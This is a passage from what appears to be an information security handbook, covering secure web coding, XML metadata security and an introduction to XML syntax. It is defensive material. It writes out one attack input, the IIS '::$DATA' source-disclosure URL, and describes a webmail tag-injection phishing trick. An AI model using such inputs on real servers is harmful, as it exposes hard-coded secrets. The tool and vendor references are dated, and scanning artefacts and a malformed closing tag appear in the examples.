Using HTTP GET requests to send sensitive data from the client to the server introduces numerous security holes and should be avoided. GET requests are logged by the Web server in cleartext for the world to read. A credit card number sent to the server by a GET request will be sitting in the Web server logs in cleartext. Using database encryption to protect credit card numbers is useless if all an attacker needs to do is gain access to the Web server logs. SSL does not prevent this issue, either. SSL just encrypts the data during transmission; the GET request will still be logged in cleartext on the Web server. The request might also be stored in the customer's browser history file.

The HTTP POST command should be used instead to send data between the client and the Web server. The POST command uses the HTTP body to pass information, so it is not logged by the Web server. The information is still sent in cleartext, so SSL should be used to prevent network sniffing attacks.

JSP and ASP (*SP) are frequently used in Web application development and often contain hard-coded passwords for connection to directories, databases, etc. Some might think this is okay because the server should process the code and display only the resulting Web page, but numerous vulnerabilities exist that prove this is not always the case. One of the simplest exploits to prove this is the IIS bug that showed the source code of an ASP when ::$DATA was appended to the end of a URL. For example, submitting http://www.site.com/page.asp::$DATA would display the page's source code and all the juicy secrets it contain.

Developers should always be cognizant of HTML code comments and error messages that might leak information. While this will not directly lead to an attack, an attacker can learn enough about the application's architecture to launch a successful attack. For example, including a commented-out connection string that was once part of a server script can give an attacker valuable information.

Error messages also need to be looked at. Some error messages can provide information on the physical path of the Web server that can be used to launch an attack on the system. Other error messages may provide information on the specific database or application servers being used. Overall, error messages do not pose any specific danger, but like commented code, the information gleaned from them can be used to learn the architecture of the application and fine-tune an attack.

Cross-site scripting is a very effective attack that is difficult to defend. The current consensus is to use HTML encoding. With HTML encoding, special characters, such as < and >, are assigned a descriptor: <is &lt and >is &gt. When sent to the browser, the encoded characters will be displayed instead of executed. To prevent the bulletin board attack described previously, input data needs to be encoded. Some products provide tools for this. In IIS, for example, the Server object has HTMLEncode that takes an input string and outputs the data in encoded format.

Secure coding is only one of many components needed to develop a secure Web application. Ideally, security should be discussed, planned for, and included in all phases of application development. When this occurs, the end result will be a stable, secure Web application. Procedures for ongoing monitoring and maintenance of the Web application should also be developed to help ensure that the security of the application is maintained.

172.9 Technology Tools and Solutions

Secure coding practices will help secure the Web application, but it may not be enough. Several tools and applications exist to help audit and secure Web applications.

If a Web application uses CGI scripts, one should scan it with rfplabs' whisker.pl script. This Perl script scans a site for known CGI vulnerabilities. It is freely available at www.wiretrip.net/rfp.

Complete source code reviews are also critical. While it may be too costly to hire a consultant for a full-blown review, several tools exist to help with the process in-house. NuMega (www.numega.com), L0pht (www.l0pht.com/slint.html), ITS4 (www.rstcorp.com/its4), and Lclint (lclint.cs.virginia.edu) all provide source code review programs.

Several products specifically address Web application security (and that number is growing rapidly). Sanctum, Inc.'s AppShield™ product (www.sanctuminc.com) protects Web sites from all the vulnerabilities discussed in this chapter. AppShield acts like a firewall for the Web application, allowing only approved data and requests to be passed to the application. They also have a product, AppScan™, that can be used to test applications for vulnerabilities.

SPI Dynamics' (www.spidynamics.com) WebInspect application scans Web pages, scripts, proprietary code, cookies, and other Web application components for vulnerabilities. WebDefend, like Sanctum's AppShield, provides real-time detection, alert, and response to Web application attacks.

A few other products on the market help protect Web applications from some Web attacks. Entercept and the open-source Saint Jude are new intrusion prevention applications that stop attacks at the operating system level before they occur. These products can protect Web applications from buffer overflow attacks or cross-site scripting that try to invoke processes at the operating system level. Additionally, SecureStack from SecureWave (http://www.securewave.com/products/securestack/index.html) provides buffer overflow protection for Windows NT and 2000 servers.

172.10 Summary

Exploiting Web application holes is quickly becoming the attack method of choice to gain access to sensitive information and servers. Numerous methods exist in both commercial and home-grown applications that allow attackers to read information they should not have access to and, in some cases, even allow the attacker to gain complete control of the system.

Many of these holes exist because programmers and application developers are not adequately trained in secure programming practices. Those who are adequately trained do not always implement these practices because the time constraints set to get the product to market quickly preclude taking the time necessary to adequately secure the application.

The main Web application security holes include known vulnerabilities and misconfigurations, hidden fields, backdoor and debug options, cross-site scripting, parameter tampering, cookie poisoning, input manipulation, buffer overflow, and direct access browsing.

To prevent and protect applications from these vulnerabilities, developer education is key. Additionally, a few commercial tools and products exist to help find vulnerabilities and protect applications from being exploited by these vulnerabilities.

In conclusion, Web application attacks, or Web perversion as Sanctum, Inc., calls this phenomenon, are a rapidly growing threat. Education and vigilance are key to protecting the data and resources made accessible to the world by a Web application.

173

Security for XML and Other Metadata Languages

William Hugh Murray

When the author was a beardless boy, he worked as a punched-card machine operator. These were primitive information processing machines in which the information was stored in the form of holes punched in paper cards. Although paper was relatively cheap by historical standards, by modern standards it was very expensive storage. For example, a gigabyte of storage in punched paper would fill the average room from floor to ceiling, wall to wall, and corner to corner. It was dear in another sense; that is, there was a limit to the size of a record. A "unit record" was limited to 80 characters when recorded in Hollerith code. This code in this media could be read serially at about 10 to 15 characters per second. In parallel, it might be read at 8 to 12 thousand characters per minute.

As a consequence, application designers often used very dense encoding. For example, the year in a date was often stored as a single digit; two digits when the application permitted it. This was the origin of the famous Y2K problem. As the Y2K problem resolved, it was often thought of as a programming logic problem. That is, the program would not process years stored as four digits and might interpret 2000 as being earlier than 1999 rather than later. However, it was also a quality of data problem. When the year was encoded as one or two digits, information was often permanently lost. In fixing the problem, one often had to guess as to what the real data was.

The meaning of a character in a punched-card record was determined by its position in the record. For example, an account number might be recorded in columns 1 to 8 of the card. Punched-card operators of large stable applications could often understand the records from that application by looking at the color of the card and determine what information was stored in which columns by looking at the face of the card where the fields were delineated and identified. When dealing with small or novel applications, one often had to refer to a "card layout" recorded on a separate piece of paper and stored in a binder on the shelf. Because this piece of paper was essential in understanding the data, its loss could result in loss of the ability to comprehend the data.

The name of the file was often encoded in the color of the card, and the name of the field in its position in the card. The codebook might have been printed on the face of the card or it might have been stored separately. In any case, it was available to the operators, but not to the machine. That is, the data about the data was not machine-readable and could not be used by it.

This positional encoding of the meaning of information and separate recording of its identity on a piece of paper carried over into early computer programming. Therefore, when starting to resolve the Y2K problem, one could not rely on the machine to identify where instances of the problem might appear, but had to refer to sources external to the programs and the data.

173.1 MetaData

In modern parlance, this data about the data is called metadata. Metadata is used to permit communication about the data to take place between programs that do not otherwise know about each other. Database schemas, style sheets, tagged languages, and even the data definition section of COBOL are all examples of metadata. Because storage is now both fast and cheap, modern practice calls for the storage of this metadata with the data that it describes. In many applications and protocols, the metadata is transmitted with the data. A good example is electronic data interchange (EDI), in which fields carry their meaning or intended use in tags.

Good practice says that one never stores or moves the data without the metadata. Preferred security practice says that the metadata should be tightly bound to the data, as in a database, so as to resist unintended change and to make any change obvious. In object-oriented computing, the data, its meaning, and all of the operations that can be performed upon it may be bound into a single object. This object resists both arbitrary changes and misunderstanding.

173.1.1 Tagged Languages

One form of metadata is the tag. A tag is a specially formatted field that contains information about the data. It is associated with the data to which it refers by position; that is, the tag precedes the data. Optionally but often, the tag refers to everything after it and before a corresponding end tag.

XML is a tagged language. In this regard, it is similar to HTML, EDI, and GML. A tag is a variable that carries information about the data with which it is contextually associated. A tag is metadata. To a limited degree, tags are reserved words. Only limited reservation is required because, as in these other tagged languages, tags are distinguished from data by some convention. For example, tags can be distinguished by bracketing them with the left and right pointing arrows, <tagname>, or beginning them with the colon, :tagname. Each tag has an associated end tag that is similarly distinguished; for example, by beginning the end tag with the left pointing arrow followed by a slash, </tagname> or the colon followed by the letter "e," :etagname. The use of end tags eliminates the need for a length attribute for the data. Tags are often nested. For example, the tags for name and address may appear inside a tag for name and address.

A tagged language is a set of tag definitions. Such a set, language, dialect, or schema is defined in a Document Type Definition object. This schema can be encapsulated in the object that it describes, or it can be associated with it by reference, context, or default. These language definitions can be, and usually are, nested. This provides maximum functionality and flexibility but may cause confusion.

The concept of "markup" comes from editing and publishing. The author submits a document to the editor who "marks up" the text to communicate with both the author and the printer or composer. One early tagged language was the Generalized Markup Language, perhaps the prototypical markup language. However, the concept of markup suggests something that is done in a separate step to add value or information to the original. Many of the tagged languages called markup languages are really not markup languages in that special sense.

As with most languages, tagged languages provide for special usage. They provide for special vocabularies that may be meaningful only in a special context. For example, the meaning of the word "security" is different when used in financial services than when it is used in information technology. Similarly, EDI uses a number of different vocabularies, including X12, EDIFACT, TRADACOMS, that are applicable only in their intended applications.

173.1.2 The eXtensible Markup Language

XML is a language for describing data elements. It describes the attributes of the data and identifies its intended meaning and use. It consists of a set of tags that are associated with each data element and a description that decodes the tag. Keep in mind the analogies of a database schema and a record layout. Also keep in mind the limitations of these languages. And think of the analogy of HTML; as HTML says this is how to display or print it, XML says these are its attributes and this is what it means. XML is not magic.

XML is an open language. That is why it is called extensible. Of course, all programming languages are extensible to some degree or another. The dynamic HTML bears only a family resemblance to the HTML of a decade ago. Current browsers are dynamically extensible through the use of plug-ins and the Dynamic Object Model (DOM). Modern HTML is dynamically extensible, extensible on-the-fly. The capabilities of the interpreter are dynamically extended through the use of plug-ins, applets, and similar mechanisms.

The owner of the object in which XML is used is permitted to define arbitrary tags of his or her own choice and embed their definition in the object. The meaning and attributes of a new tag are described in old tags. XML is a dialect of the Standard Generalized Markup Language, developed by IBM and adopted as an ISO standard. XML is the parent of a number of dialects, including cXML (Commerce XML), VXML (Voice XML), and even MSXML (Microsoft XML). There can be dialects for industries, applications, and even services. However, the value of any dialect is a function of the number of parties that speak it.

XML is a global language. That is to say, it has global schemas that go across enterprises, industries, and even national boundaries. These schemas represent broad prior agreement between users and applications on the meaning and use of data. The scope of the vocabulary of XML can be contrasted to that of programming languages such as COBOL where the data description is usually limited to an enterprise and often to a single program; where the base set of verbs is common across enterprises but there are no common nouns.

XML implements the concept of namespaces. That is, it provides for more than one agreement between a name and its meaning. The intended namespace is indicated by the name of the space, followed by a colon in front of the tagname (<ns:tagname>). There can be broad agreement on a relatively small vocabulary with many special vocabularies used only in a limited context.

XML is a declarative language. It makes flat statements. These statements are interpreted; they are not procedural. It says what is rather than what to do. However, one must keep in mind that tagnames can encapsulate arbitrary definitions that are the equivalent of arbitrary procedures.

XML is an interpreted language. Like BASIC, Java, and HTML, it is interpreted by an application. However, to provide for consistency and to make XML-aware applications easier to build, most will use a standard parser and a standard definition or schema.

It is recursive. The XML schema, the object that defines XML, is written in XML. It can include definitions by reference. For example, it can reference definition by uniform resource locator (URL). Indeed, because it increases the probability that the intended definition of the tag will be found, this style of use is not only common, but also frequently recommended. Of course, from the perspective of the owner of the data, this is safe; it ensures the owner that the tags will be interpreted using the definitions that the owner intended. From the perspective of the recipient of the data, it may simply be one more level of indirection (i.e., sleight of hand) to worry about. The good thing about this is that URLs begin with a domain name. (Keep in mind that, while domain names are very reliable, they can be spoofed.) While it is possible, even usual, for the meaning of the metadata to be stored in a separate object, local definition may override the global definition.

It supports "typed" data, that is, data types on which only a specified set of operations is legal. However, as with all properties of XML-defined data, it is the application, not the language itself that prevents arbitrary operations on the data. For example:

```
<simpleType name="nameType">
     <restriction base="string">
<maxLength value="32"/>
</restriction>
</simpleType>
```

sets the maximum length of "nameType" equal to 32. Similar metadata could impose other restrictions or define other attributes such as character set, case, set or range of valid values, decimal placement, or any other attribute or restriction.

XML and other tagged metadata languages are not tightly bound to the data. That is to say, anyone who is privileged to change the data may be privileged to change the metadata. Anyone who is privileged to change the tag can separate it from the data. This loose binding can be contrasted with a database in which changing the metadata requires a different set of privileges than changing the data itself (see Exhibit 173.1).

173.1.3 XML Capabilities and Limitations

Every tool has both capabilities, things that it can do, and limitations. The limitations may be inherent in the very concept of the tool (e.g., screwdrivers are not useful for driving nails) or they may be implementation induced (e.g., the handle of the screwdriver is not sufficiently bound to the bit). The tool may not be suitable for the application (e.g., the screwdriver is too large or too small for the screw). One does not use Howitzers to kill flies. This section discusses the capabilities, uses, misuses, abuses, and limitations of XML and similar metadata languages.

XML is metadata. It is data about data. Its role is similar to that of the schema in a database. Its fundamental role is to carry the identity, meaning, and intent of the data. It is neither a security tool nor is it intrinsically a vulnerability. From a security point of view, its intrinsic role is to support communication and reduce error. The potentially hostile or threatening aspects of XML are not those unique to it, but rather those that it shares with other languages, metadata, tagged and otherwise; a language that usually communicates truth can be used to lie.

People have been using and living with HTML for almost a decade. As XML is defined in XML, so is HTML 4.0, the vocabulary known as XHTML. (Recursion is often confusing and sometimes even scary.) People have been using EDI tags for almost a generation. Although they are now a subset of XML, all of our experience with them is still valid.

Perhaps the aspect of XML that is the source of most security concerns is that it is used with "push" technology; that is, the tags that describe the data come with the data. Moreover, the schema for interpreting the data may also be included. All of this often happens without very much knowledge or intent on the part of the recipient or user. However, the meaning will be interpreted on the receiving system. Although it causes concern, it is as it should be. Only the sender of the data knows the intended meaning.

The fundamental responsibility for security in XML rests with the interpreter. As the browser hides the file system from HTML, the application must hide it from XML. As the browser decides how the HTML tag is to be rendered, so the application decides on the meaning of the XML tag. However, in doing so, it may rely on a called parser to help it deal with the tags. To the extent that the application relies on the parser, it must be sure that the one that it is using is the one that it expects. While normal practice permits a program to rely on the environment to vouch for the identity of a called program, good security practice may require that the application validates the identity of the parser, even to the extent of checking its digital signature.

Similar to many interpreted languages, XML can call escape mechanisms that permit it to pass instructions to the environment or context in which the user or receiver expects it to be interpreted. This may be the most serious exposure in XML, but it is not unique to XML. Almost all programming or data description languages include such an escape mechanism. These escape mechanisms have the potential to convert what the user thinks of as data into procedure (see Exhibit 173.2.)

EXHIBIT 173.1 The E-Wallet: An Example

A good example of the use of metadata in communication is the E-wallet application. Its owner uses the e-wallet to store and use electronic credentials. These include things such as name and address, user IDs and passwords, credit card numbers, etc. Because all of this information is sensitive to disclosure, it is usually stored in a database. The database can hide the data and associate it with its metadata, its intended meaning and use. Alternatively, the data could be stored in a flat file using tags for the metadata and file encryption to hide the data in storage when not in use.

The user employs the E-wallet application to present the credentials in useful ways. For example, suppose that the user has decided to make a purchase from an online merchant. After making a selection, the user presses the checkout button on the screen and is presented with the checkout screen. This screen asks for name and billing address, name and shipping address, and charge information. The user invokes the e-wallet application to complete this screen.

The E-wallet presents the data stored in it and the user clicks and drags it to the appropriate fields on the checkout screen. The user knows what information to put in what places on the screen because the fields are labeled. These labels are put on the screen using HTML. While they are visible to the user, they are not visible to the e-wallet application. Therefore, the user must do the mapping between the fields in the E-wallet and those on the checkout screen. Although this process is flexible, it is also time-consuming. Although it ultimately produces the intended results, it relies on feedback and some intermediate error correction. When the screen is completed to the user's satisfaction, the user presses the Submit button. At this point, the screen is returned to the merchant where the merchant's computer verifies it further and might initiate another round of error correction.

If, in addition to labeling the fields on the screen with HTML, the merchant also labeled them with XML, then an XML-aware E-wallet could automatically complete part of the checkout screen for the user. If the checkout screen requests billing information, the E-wallet will look to see if it has the information to complete that section. In the likely case that it has more than one choice, it will present the choices to the user and the user will choose one. When the screen is completed to the user's satisfaction, the user will press the Submit button. When the screen is returned to the merchant, the data is suitably labeled with his XML so that his XML-aware applications and those of his trading partners (e.g., his credit card transaction service) can validate the data.

The use of XML has not changed the application or its appearance to the user. It has not changed the data in the application or its meaning. It has simply facilitated the communication between XML-aware applications. It has made the communication between the applications more automatic. Data is stored where it is supposed to be, controlled as it is supposed to be, and communicated as it is supposed to be. The applications behave more automatically and the opportunity for error is reduced. Notice that the applications of some merchants, most notably Amazon, achieve the same degree of automation. However, they do it at the cost of replicating the data and storing it in the wrong place that is, user data is stored on the merchant system. This can and has led to compromises of that data. While one might argue that the data is better protected on the merchant's server than on the customer's client, the aggregation of data across multiple users is also a more attractive target.

Just as there are multiple browsers, there will be multiple E-wallet applications. As the requirement for the browser is that it recognizes HTML, the requirement for the E-wallet is to speak the same dialect of XML as the merchant's application. To make sure that it speaks the same dialect of XML as the merchant, the E-wallet may speak multiple XML dialects, similar to the way that browser applications speak multiple encryption algorithms.

Notice that the merchant's application could request information from the user's E-wallet that it does not display on the screen and which the user does not intend to provide. The user relies on the behavior of his application, the E-wallet, to send only what he authorizes.

As the merchant's application might attempt to exploit the E-wallet or its data, the user might attempt to alter the tags sent by the merchant in an attempt to dupe the merchant. The merchant relies on his application to protect him from such duping.

While most of the use of such mechanisms will be benign, they have the potential to be used maliciously. The escape mechanisms included in Word, Excel, and Visual Basic have been widely exploited by viruses to get themselves executed, to get access to storage in which to place replicas, and to display misleading information to the user.

173.2 World Wide Web Security

While XML will have many applications other than the World Wide Web, this is the application of both interest and importance. As discussed, XML does little to aggravate the security of the Web. It is true that it can be used to dupe both users and applications. However, the vulnerabilities that are exploited can as easily be exploited using other languages or methods. By making the intent and meaning of the data more explicit, it may facilitate intelligence gathering.

EXHIBIT 173.2 Web Mail: An Example

"Web mail" turns normal two-tier client/server e-mail into a three-tier client/server application. Perhaps the most well-known example is Microsoft's Hotmail. However, other portals such as Excite and Yahoo! have their own implementations. Many Internet service providers have an implementation that permits their mail users to access their post office from an arbitrary machine, from behind a firewall (that permits HTTP but restricts mail), or from a public kiosk.

In Web mail, the message is actually decoded and handled on the middle tier. Then the message is displayed to the user on his workstation by his Web browser. In one implementation, the middle tier failed to recognize the tags and simply passed them through to the Web browser. An attacker exploited this capability to use the browser to pop up a window labeled as the Web mail log-on window with prompts for the username and passphrase. Although mature users would not respond to a log-on prompt that they were not expecting, novice users did. Although all applications behaved as intended, the attacker used them to produce a result that duped the user. Web mail enabled the tags to escape the mail environment where they were safe, merely text, into the browser environment in which they were rendered in a misleading way.

This exploit illustrates an important characteristic of languages like XML that is easy to overlook when discussing them: they are transparent to the end user. The end user does not even know that they exist, much less what they say, how they carry meaning to his system, his application, or to himself.

On the other hand, it has the potential to improve communication and reduce errors. XML is being used to extend the capabilities of Web clients and servers so as to increase the security of their applications. While these capabilities might be achieved in a variety of other ways, they are being implemented using XML. That they are being implemented using a metadata language demonstrates one value of such languages. These implementations have the potential to bring to security many of the advantages of metadata languages, including interoperability that is both platform and transport independent. However, keep in mind that these definitions are about the use of XML for security rather than about the security of XML.

173.2.1 Control of Access to XML Objects

One such application is the control of access to documents or arbitrary objects stored on Web servers in a manner that is analogous to the control of access to database objects. In client/server applications, XML can be analogous to an SQL request. That is, it is used to specify the data that is being requested. As the database server limits access to the data that it stores and serves up, so the server responding to an XML request can control access to the data that it serves.

In SQL, the fundamental object of request and control is a table. However, most database servers will also provide more granular control. For example, they may provide for discretionary access control over rows, columns, or even cells. Many can exercise control over arbitrary combinations of data called views. Notice that discretionary access control over the data is a feature of the database manager rather than of the language or schema. Notice also that the data is bound to the schema only when it is in a database manager. Once the data is served up by the database manager, then trusted paths and processes may be required to preserve its integrity.

In XML, as in HTML, the fundamental object of access control is the document. For this purpose, the document is analogous to the database table. Almost all servers can restrict access to some pages. While this capability is rarely used, many provide discretionary access control to pages, that is, the ability to grant some users access to a page while denying it to others. For example, the Apache Web server permits the manager to grant or restrict access to named documents to specified users, user groups, IP addresses, or address/user pairs. Notice that as a database administrator can exercise more granular access control by naming multiple views of the same data, so too can the administrator of a server exercise more granular control by creating multiple documents.

However, tags are used to specify more granular objects than documents. This raises the possibility of more granular access control. As a database manager may provide more granular access control than a table, a server may provide more granular access control than a page. If it is going to do this at all, it can do it to the level of any tagged object. While administratively one might prefer large objects, from the perspective of the control mechanism, one tag looks pretty much like any other. Damiani et al.[1] have demonstrated such a mechanism.

173.2.1.1 Process-to-Process Authentication

On the Web, particularly in E-commerce applications, it is often necessary for a client process to demonstrate its identity to a server process. These *bona fides* are often obtained from a trusted third party or parties. Such a demonstration may involve the exchange of data in such a way that the credentials cannot be forged or replayed. The protocols for such exchanges are well worked out. These protocols lend themselves to being described in structured data. In XML, such exchanges involve two schemas: one for the credentials themselves and another for requesting them.

A dialect of XML, authXML, has been proposed for this application. It defines formats for data to assert a claim of identity and for evidence to support that claim.

173.2.1.2 Process-to-Process Integrity

Similarly, in E-commerce applications, it is necessary to be able to digitally sign transactions so as to demonstrate their origin and content. This requires tags for the transaction itself, the signature, and the certificate. S^2ML, the Security Services Markup Language, provides a common language for the sharing of security services between companies engaged in B2B and B2C transactions.

173.3 Recommendations

1. *Identify and tag your own data.* Keep tags with your data. Although useful and used for communication, metadata is primarily for the use of the owners of the data.
2. *Bind your metadata to your data.* Use database managers, access-controlled storage, encryption, trusted applications, trusted systems, and trusted paths.
3. *Verify what you rely on.* This is the fundamental rule of security in the modern networked world. If relying on an object description, then be sure that you are using that description. If relying on an object not to have a script hidden in it, then be sure to scan for scripts.
4. *Accept tags only from reliable sources.* Do not place more reliance on tags from a source than you would on any other data from that source. While you might reject data without tags from a source, do not accept data with tags where you might not accept the data without the tags.
5. *Reject data with unexpected tags.* Do not pass the tags on. Do not strip them off and pass the data on.
6. *Include tags in logs and journals.* Not only will this improve the integrity and usability of the logs and journals, but it will improve accountability.
7. *Use the security tags where indicated and useful.*
8. *Communicate these recommendations to application developers and managers in appropriate standards, procedures, and enforcement mechanisms.* Although these measures are essential to the safe use of metadata, their use and control is usually in the hands of those with other priorities.
9. *Focus on the result seen by the end user.* After all is said and done, the security of the application will reside in what the end user understands and does.

173.4 Conclusion

HTML and similar metadata languages have given us levels of interoperability that were not dreamed of a decade ago. As the number of interoperable systems on the Internet has risen linearly, the value to the users has risen exponentially. XML promises us another order-of-magnitude increase in that

[1] http://www9.org/w9cdrom/419/419.html. Design and Implementation of an Access Control Processor for XML Documents. Ernesto Damiani, Sabrina De Capitani di Vimercati, Stefano Paraboschi, and Pierangela Samarati.

interoperability. Not only will it help create interoperability between clients and servers on the Internet, but it will also improve interoperability among arbitrary objects and processes wherever located. By conserving and communicating the meaning and intent of data, it will increase its utility and value. Not since the advent of COBOL has there been a tool with such promise; this promise is far more likely to be realized and may be realized on a grand scale.

However, as with any new tool, the value of XML will depend, in large part, on one's skill in using it. As with any idea, its value will depend on one's understanding of it. As with any new technology, its value may be limited by fear and ignorance.

As with any new tool, one must understand both its capabilities and its limitations. Few things in information technology have caused as many problems as using tools without proper regard for their limitations.

Although the use of XML will often be outside the purview of the information security professional, hardly anyone else will be concerned about its limitations, misuse, or abuse. If the enterprise suffers losses because of limitations, misuse, or abuse, it is likely to hold us accountable. If the fundamental idea should become tarnished because of such limitations, misuse, or abuse, we will all be poorer for it.

174

XML and Information Security

Samuel C. McClintock

Information technology changes on a daily basis, and almost every year the world is presented with a new "holy grail" of the information age. Into this fray comes the eXtensible Markup Language (XML), one of our newest Holy Grails that promises everlasting life, or least ever-usable data. At its heart is a simple text-based language that can describe complex data structures. Because of its simplicity, almost any computer has the power to use XML and almost every type of network can transmit it. XML has also received very broad support from almost all the major vendors and many of the smaller ones, allowing almost any computer system to manipulate XML without major modifications to the existing infrastructure. So what are the problems?

Well, the basic problems have never changed—the Internet is as insecure as it ever was, technology moves at breakneck speeds, some people make mistakes, others steal or vandalize information, and garbage in-garbage out still applies to every computer system ever made. XML does not change any of this, but it does provide one more avenue of abuse. XML becomes one more consideration to integrate with ongoing security efforts, and XML manages to add a few more security wrinkles of its own.

Fortunately, the fact that many of the information security issues of XML are common to existing problems makes it easy to adapt our current security practices. XML, by its very nature, also allows us to create "extensions" of the language to specifically target different security solutions for XML, such as encryption. Major vendors have already designed security around XML and have proposed new standards for encryption and digital signatures in XML. However, the latest wave of solutions is by no means complete. Programmers, database administrators, and executives must pay attention to the fact that XML will make the data easier to read, organize, and disseminate, that XML does not effectively change any of the existing problems, and plan their security appropriately.

XML will continue to make rapid advances throughout all of our information technology. Not only will tomorrow's information security professionals have to protect resources that use XML, they will also see XML integrate into many of the security tools they use. Thus, information security professionals need to understand both XML and the security issues surrounding XML applications.

174.1 XML Basics

To understand XML, and the security issues of XML, a little background is in order. For the information security professional, this could be seen as getting to know thy enemy, getting to know thy friend, or for the truly advanced, one more step on the familiar road to technologically induced schizophrenia.

174.2 Why Not HTML?

HyperText Markup Language (HTML) is one of the foundations of the World Wide Web. HTML is extremely simple and easy to use and has become one of the most successful publishing languages in the world. Even non-programmers can learn the rudiments of HTML, the codes or "tags" that define what a document will look like, and produce Web sites. But HTML has become a victim of its own success, and the ease of HTML use has come up against limitations born of the growth and expectations of the Web:

- HTML is not extensible so it is not possible to define tags for specific requirements. If this is not bad enough, different browser vendors invent their own extensions for new features in browsers, creating some abysmal headaches for developers.
- HTML only describes the appearance of documents, not the contents, thus making it more difficult to find specific content on the Web.
- HTML does not allow individual elements to be marked up semantically to indicate what each element means (e.g., the difference between one's home address and one's e-mail address).

These limitations of HTML are, in fact, slowing down the Web as the proliferation of Web-based information is becoming ineffectual because of our inability to sift through it all. At the same time, our "speed-of-light" network known as the World Wide Web is slowing to a crawl. It takes longer to find not only the specific site, but also the specific information within the site, such as the price or color of a product, because of the plethora of possible choices.

174.2.1 SGML: Where It All Began

It was not difficult to see the problems that HTML was causing. Thus, in 1996 the World Wide Web Consortium (W3C) went back to the mother tongue to find a solution—the Standard Generalized Markup Language (SGML). Most people are unaware that HTML is a very simple application of SGML. SGML is a universal standard supported by a large number of software vendors that describes the data itself, not just the way it is represented. SGML also provides for a more structured environment; any SGML document can be a container for another document, with arbitrary nesting, allowing complex documents to be constructed from simpler ones.

The only problem with SGML is that it is too general and far too complex for most Web browsers to process, with a specification (set of standards and requirements) of over 500 pages. And the answer was not expanding HTML, which would be limited and need constant adaptation. So a new language, XML, was derived by creating a subset of SGML, a streamlined metalanguage that enables users to build their own markup languages. XML's specification is limited to a much more manageable 50 pages than SGML's original 500. Yet XML consists of enough rules so that anyone can create a markup language from scratch, and is constructed in a way such that HTML fits into the new metalanguage (see Exhibit 174.1).



EXHIBIT 174.1 The structure of SGML and XML.

174.2.2 Benefits of XML

A large number of companies are jumping on the XML bandwagon, and for good reason. XML provides an array of benefits, many of which were not present with HTML, including:

- *Simplicity.* XML is usually easily readable and understandable to both people and computers, is easily processed by computers, and yet is still capable of representing complex data structures. It is much easier to learn than other distributed software technologies (such as CORBA and DCOM) and saves development time.
- *Open standard.* XML is an open, World Wide Web Consortium (W3C) standard, and almost every major software developer in the world endorses XML. Although Microsoft, Oracle, and IBM may never agree on where the sun rises, they all support the open standard for XML in their software products.
- *Data description.* XML makes it easier to provide metadata, or descriptive data about the information. This in turn opens up possibilities in data mining or more efficient search engines, helping the consumer find information or find the information producer.
- *Publishing heaven.* One of the greatest benefits of XML is its ability to separate content from design, and vice versa. Content management has been a problem since the typewriter and has become more important as documents become interwoven with the digital infrastructure. XML provides a key solution allowing the look of the document to change without touching the content, and allowing the content to change without touching the design.

174.2.3 XML Nuts and Bolts


Basically, XML consists of rules and conventions allowing anyone to create a markup language from scratch. As a result, when creating an XML document, one creates one's own elements and assigns them any names one likes. In this way, XML can be used to describe almost any type of document, such as a list of car accessories or a contact list.

As evidenced in Exhibit 174.2, the syntax in XML is so easy that even nonprogrammers can develop tags in a matter of hours. This example also demonstrates the basic rules for creating a well-formed XML document. A well-formed document is one that conforms to the minimal set of rules that allows the document to be processed. The example in Exhibit 174.2 conforms to the following rules for XML:

- *Document element.* Each document must have only one top-level element; the document element or root element in the example is "CONTACTLIST."
- *Element nesting.* If an element starts within another element, it must also end within that same element. In the example, if one of the lines was written as:

  ```
  <EMAIL> johnsmith@johndoe.com </CONTACT></EMAIL>
  ```

  it would not be considered valid because the end tag for </EMAIL> must be placed before the end tag for </CONTACT>.



```
<CONTACTLIST>
<CONTACT type="business">
        <FIRSTNAME> John </FIRSTNAME>
        <LASTNAME> Smith </LASTNAME>
        <EMAIL> johnsmith@johndoe.com </EMAIL>
</CONTACT>

<CONTACT type="personal">
        <FIRSTNAME> Jack </FIRSTNAME>
        <LASTNAME> Spratt </LASTNAME>
        <EMAIL> jackspratt@johndoe.com </EMAIL>
</CONTACT>
<?CONTACTLIST>
```

EXHIBIT 174.2 The basic syntax of XML.

- *Start and end tags*. Each element must have both a start tag and an end tag, and the element name must exactly match the name in the corresponding end tag. Element names are case sensitive.


This example demonstrates that although XML is very simple, it is also very rigid in many ways. However, this is not a problem, but one of the real unifying powers of XML — everybody has to adhere to the rules for it all to work.

174.2.4 Document Type Definition

Even understandable tags only make sense if they are known to everyone who needs them. Groups of users who want to have a common document type have another valuable tool available to them in XML: the Document Type Definition (DTD). This aspect of XML facilitates the definition of industry-specific standards for information exchange. Thus, the example in Exhibit 174.2 could be preceded by a DTD, as shown in Exhibit 174.3.

